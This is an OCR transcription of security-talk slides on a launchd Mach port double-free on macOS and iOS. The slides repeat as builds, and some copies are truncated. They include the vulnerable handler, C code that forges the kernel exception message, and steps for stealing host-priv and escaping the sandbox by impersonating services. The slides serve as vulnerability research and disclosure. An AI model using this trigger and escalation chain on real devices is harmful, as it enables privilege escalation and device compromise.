

sysdiagnose
launchd
blanket
request
coreservicesd


sysdiagnose
launchd
blanket
coreservicesd


sysdiagnose
request
launchd
blanket
coreservicesd


sysdiagnose
launchd
request
blanket
coreservicesd


sysdiagnose
launchd
B
blanket
coreservicesd


sysdiagnose
launchd
blanket
coreservicesd

macOS demo

macOS demo

Part II:
iOS exploit

```c
kern_return_t catch_mach_exception_raise(       // (a) The service routine is
            mach_port_t      exception_port,    //     called with values directly
            mach_port_t      thread,            //     from the Mach message
            mach_port_t      task,              //     sent by the client. The
            exception_type_t exception,         //     thread and task ports could
            /* ... */)                         //     be arbitrary send rights.
{
    /* ... */
    if ( current_audit_token.val[5] != 0 )      // (b) If the message was sent by
    {                                           //     a process with a nonzero PID
        return KERN_FAILURE;                    //     (any non-kernel process),
    }                                           //     the message is rejected.
    else
    {
        /* ... */
        deallocate_port(thread);                // (c) The "thread" port sent in
        /* ... */                               //     the message is deallocated.
        deallocate_port(task);                  // (d) The "task" port sent in the
        /* ... */                               //     message is deallocated.
        if ( exception == EXC_CRASH )           // (e) If the exception type is
            return KERN_FAILURE;                //     EXC_CRASH, then KERN_FAILURE
        else                                    //     is returned. MIG will
            return KERN_SUCCESS;                //     deallocate the ports again.
    }
}
```

```
kern_return_t catch_mach_exception_raise(       // (a) The service routine is
            mach_port_t      exception_port,    //     called with values directly
            mach_port_t      thread,            //     from the Mach message
            mach_port_t      task,              //     sent by the client. The
            exception_type_t exception,         //     thread and task ports could
            /* ... */)                         //     be arbitrary send rights.
{
    /* ... */
    if ( current_audit_token.val[5] != 0 )      // (b) If the message was sent by
    {                                           //     a process with a nonzero PID
        return KERN_FAILURE;                    //     (any non-kernel process),
    }                                           //     the message is rejected.
    else
    {
        /* ... */
        deallocate_port(thread);                // (c) The "thread" port sent in
        /* ... */                               //     the message is deallocated.
        deallocate_port(task);                  // (d) The "task" port sent in the
        /* ... */                               //     message is deallocated.
        if ( exception == EXC_CRASH )           // (e) If the exception type is
            return KERN_FAILURE;                //     EXC_CRASH, then KERN_FAILURE
        else                                    //     is returned. MIG will
            return KERN_SUCCESS;                //     deallocate the ports again.
    }
}
```

```
kern_return_t catch_mach_exception_raise(       // (a) The service routine is
            mach_port_t      exception_port,    //     called with values directly
            mach_port_t      thread,            //     from the Mach message
            mach_port_t      task,              //     sent by the client. The
            exception_type_t exception,         //     thread and task ports could
            /* ... */)                         //     be arbitrary send rights.
{
    /*     */
    if ( current_audit_token.val[5] != 0 )      // (b) If the message was sent by
    {                                           //     a process with a nonzero PID
        return KERN_FAILURE;                    //     (any non-kernel process),
    }                                           //     the message is rejected.
    else
    {
        /* ... */
        deallocate_port(thread);                // (c) The "thread" port sent in
        /* ... */                               //     the message is deallocated.
        deallocate_port(task);                  // (d) The "task" port sent in the
        /* ... */                               //     message is deallocated.
        if ( exception == EXC_CRASH )           // (e) If the exception type is
            return KERN_FAILURE;                //     EXC_CRASH, then KERN_FAILURE
        else                                    //     is returned. MIG will
            return KERN_SUCCESS;                //     deallocate the ports again.
    }
}
```

```
kern_return_t catch_mach_exception_raise(       // (a) The service routine is
            mach_port_t      exception_port,    //     called with values directly
            mach_port_t      thread,            //     from the Mach message
            mach_port_t      task,              //     sent by the client. The
            exception_type_t exception,         //     thread and task ports could
            /* ... */)                         //     be arbitrary send rights.
{
    /* ... */
    if ( current_audit_token.val[5] != 0 )      // (b) If the message was sent by
    {                                           //     a process with a nonzero PID
        return KERN_FAILURE;                    //     (any non-kernel process),
    }                                           //     the message is rejected.
    else
    {
        /*     */
        deallocate_port(thread);                // (c) The "thread" port sent in
        /* ... */                               //     the message is deallocated.
        deallocate_port(task);                  // (d) The "task" port sent in the
        /* ... */                               //     message is deallocated.
        if ( exception == EXC_CRASH )           // (e) If the exception type is
            return KERN_FAILURE;                //     EXC_CRASH, then KERN_FAILURE
        else                                    //     is returned. MIG will
            return KERN_SUCCESS;                //     deallocate the ports again.
    }
}
```

```
kern_return_t catch_mach_exception_raise(       // (a) The service routine is
            mach_port_t      exception_port,    //     called with values directly
            mach_port_t      thread,            //     from the Mach message
            mach_port_t      task,              //     sent by the client. The
            exception_type_t exception,         //     thread and task ports could
            /* ... */)                         //     be arbitrary send rights.
{
    /* ... */
    if ( current_audit_token.val[5] != 0 )      // (b) If the message was sent by
    {                                           //     a process with a nonzero PID
        return KERN_FAILURE;                    //     (any non-kernel process),
    }                                           //     the message is rejected.
    else
    {
        /* ... */
        deallocate_port(thread);                // (c) The "thread" port sent in
        /* ... */                               //     the message is deallocated.
        deallocate_port(task);                  // (d) The "task" port sent in the
        /* ... */                               //     message is deallocated.
        if ( exception == EXC_CRASH )           // (e) If the exception type is
            return KERN_FAILURE;                //     EXC_CRASH, then KERN_FAILURE
        else                                    //     is returned. MIG will
            return KERN_SUCCESS;                //     deallocate the ports again.
    }
}
```

Triggering the vulnerability on iOS

The kernel sender check

```
if ( current_audit_token.val[5] != 0 )
{
        return KERN_FAILURE;
}
```

- Launchd checks the exception message was sent by the kernel
  - Kernel will only send an exception message when a process crashes
- Crashing directly will not work
  - The thread and task ports must be the service port we want launchd to free
- Can we make the kernel send a malicious exception message?

Faking our task and thread ports

- `task_set_special_port()` sets a custom send right to use **instead of the true task port** in some situations
  - Including when the kernel generates an exception message
- `thread_set_special_port()` does the same for threads

Making the kernel send a malicious exception

```
bootstrap_look_up(bootstrap_port, "com.apple.target-service",
                  &target_service_port);

thread_set_exception_ports(mach_thread_self(),
                  EXC_MASK_CRASH,
                  bootstrap_port,
                  EXCEPTION_DEFAULT | MACH_EXCEPTION_CODES,
                  ARM_THREAD_STATE64);

task_set_special_port(mach_task_self(), TASK_KERNEL_PORT,
                  target_service_port);
thread_set_special_port(mach_task_self(), THREAD_KERNEL_PORT,
                  target_service_port);

abort();
```

Making the kernel send a malicious exception

```
bootstrap_look_up(bootstrap_port, "com.apple.target-service",
                  &target_service_port);

thread_set_exception_ports(mach_thread_self(),
                  EXC_MASK_CRASH,
                  bootstrap_port,
                  EXCEPTION_DEFAULT | MACH_EXCEPTION_CODES,
                  ARM_THREAD_STATE64);

task_set_special_port(mach_task_self(), TASK_KERNEL_PORT,
                  target_service_port);
thread_set_special_port(mach_task_self(), THREAD_KERNEL_PORT,
                  target_service_port);

abort();
```

Making the kernel send a malicious exception

```
bootstrap_look_up(bootstrap_port, "com.apple.target-service",
                  &target_service_port);

thread_set_exception_ports(mach_thread_self(),
                  EXC_MASK_CRASH,
                  bootstrap_port,
                  EXCEPTION_DEFAULT | MACH_EXCEPTION_CODES,
                  ARM_THREAD_STATE64);

task_set_special_port(mach_task_self(), TASK_KERNEL_PORT,
                  target_service_port);
thread_set_special_port(mach_task_self(), THREAD_KERNEL_PORT,
                  target_service_port);

abort();
```

Making the kernel send a malicious exception

```
bootstrap_look_up(bootstrap_port, "com.apple.target-service",
                  &target_service_port);

thread_set_exception_ports(mach_thread_self(),
                  EXC_MASK_CRASH,
                  bootstrap_port,
                  EXCEPTION_DEFAULT | MACH_EXCEPTION_CODES,
                  ARM_THREAD_STATE64);

task_set_special_port(mach_task_self(), TASK_KERNEL_PORT,
                  target_service_port);
thread_set_special_port(mach_task_self(), THREAD_KERNEL_PORT,
                  target_service_port);

abort();
```

Making the kernel send a malicious exception

```
bootstrap_look_up(bootstrap_port, "com.apple.target-service",
                  &target_service_port);

thread_set_exception_ports(mach_thread_self(),
                  EXC_MASK_CRASH,
                  bootstrap_port,
                  EXCEPTION_DEFAULT | MACH_EXCEPTION_CODES,
                  ARM_THREAD_STATE64);

task_set_special_port(mach_task_self(), TASK_KERNEL_PORT,
                  target_service_port);
thread_set_special_port(mach_task_self(), THREAD_KERNEL_PORT,
                  target_service_port);

abort();
```

Running after abort()

- `abort()` will crash our process
  - Need to run more code
- `fork()`, `posix_spawn()` disallowed in sandbox
- App Extensions allow us to launch our own binary
  - App extension crashes maliciously, main app continues the exploit

Progress so far (iOS)

- Trigger the vulnerability by crashing maliciously
- App extension to free Mach ports in launchd
- Service impersonation from macOS still works
- Need to figure out how to elevate privileges

A first attempt: Getting host-priv

Choosing a service to impersonate

- No unsandboxed root process sends its task port to a Mach service

Abusing exceptions

- Exception messages contain task ports
- ReportCrash is unsandboxed and root
- Why not impersonate SafetyNet and then crash ReportCrash?

Impersonate SafetyNet, crash ReportCrash

- ReportCrash sets SafetyNet as its exception handler on launch
- Impersonate SafetyNet first
  - ReportCrash will set us as its exception handler
- Force ReportCrash to generate an exception
  - Send a malformed message
  - Kernel will send us ReportCrash's task port in an exception message!

Problem: ReportCrash is crashing

- ReportCrash sets SafetyNet up as the exception handler for `EXC_CRASH`
  - Not recoverable: ReportCrash is already in process exit!
- No way to use task port to execute code

Workaround: extract host-priv

```
bash-3.2# lsmp -v -p 275
  name       ipc-object    rights     type
---------    ----------  ----------  ------------
0x00000707   0x0efaf09d  send        (1) launchd
0x00000803   0x0e648d7d  send        CLOCK
0x00000a03   0x0e648645  send        HOST
0x00000b03   0x0f4e9e8d  send        (45) logd
0x00000d07   0x0f524645  send        (82) notifyd
0x00001203   0x0e6486ed  send        HOST-PRIV
0x00001d07   0x0efae8bd  send        (89) lsd
0x00002a03   0x0f4d1215  send        (208) coresymbolicationd
0x00005017   0x0efb1e8d  send        (89) lsd
0x00005303   0x0f4eac05  send        (233) aggregated
```

Workaround: extract host-priv

```
bash-3.2# lsmp -v -p 275
  name       ipc-object    rights     type
---------    ----------  ----------  ------------
0x
0x
0x
0x
0x00000d07  0x0f524645  send        (82) notifyd
0x00001203  0x0e6486ed  send        HOST-PRIV
0x00001d07  0x0efae8bd  send        (89) lsd
0x00002a03  0x0f4d1215  send        (208) coresymbolicationd
0x00005017  0x0efb1e8d  send        (89) lsd
0x00005303  0x0f4eac05  send        (233) aggregated
```

```
host_set_exception_ports(host_priv, ...)
```

New strategy: set a host exception handler

1. Impersonate SafetyNet, crash ReportCrash

2. Receive the exception message with ReportCrash's task port, extract the host-priv port

3. Use `host_set_exception_ports()` to register a new host-level exception handler for `EXC_BAD_ACCESS`

4. Trigger a bad memory access in ReportCrash, receive another exception message with ReportCrash's task port

5. Fix ReportCrash, use the task port to execute arbitrary code

Problem: sandbox restrictions

- Extracting host-priv from ReportCrash works!
- Calling `host_set_exception_ports()` fails
  - Forbidden in the app sandbox
- We need to escape the sandbox

Escaping the sandbox

Finding the right service

- mach_portal strategy:
  - Impersonate a service to which an unsandboxed client sends its task port
  - Do not need root, just unsandboxed
- Brute-force search: druid (Drag UI) daemon
  - Sends its task port to `com.apple.CARenderServer`
  - Druid is unsandboxed
- Impersonate CARenderServer, launch druid => unsandboxed task port

Problem: new task port restrictions

```
/*
 *      Routine:        convert_port_to_task
 *      Purpose:
 *              Convert from a port to a task.
 *              Doesn't consume the port ref; produces a task ref,
 *              which may be null.
 *      Conditions:
 *              Nothing locked.
 */
task_t
convert_port_to_task(
        ipc_port_t              port)
{
        return convert_port_to_task_with_exec_token(port, NULL);
}
```


Problem: new task port restrictions

```
/*
 *      Routine:        convert_port_to_task
 *      Purpose:
 *              Convert from a port to a task.
 *              Doesn't consume the port ref; p
 *              which may be null.
 *      Conditions:
 *              Nothing locked.
 */
task_t
convert_port_to_task(
        ipc_port_t              port)
{
        return convert_port_to_task_with_exec_t
}
```

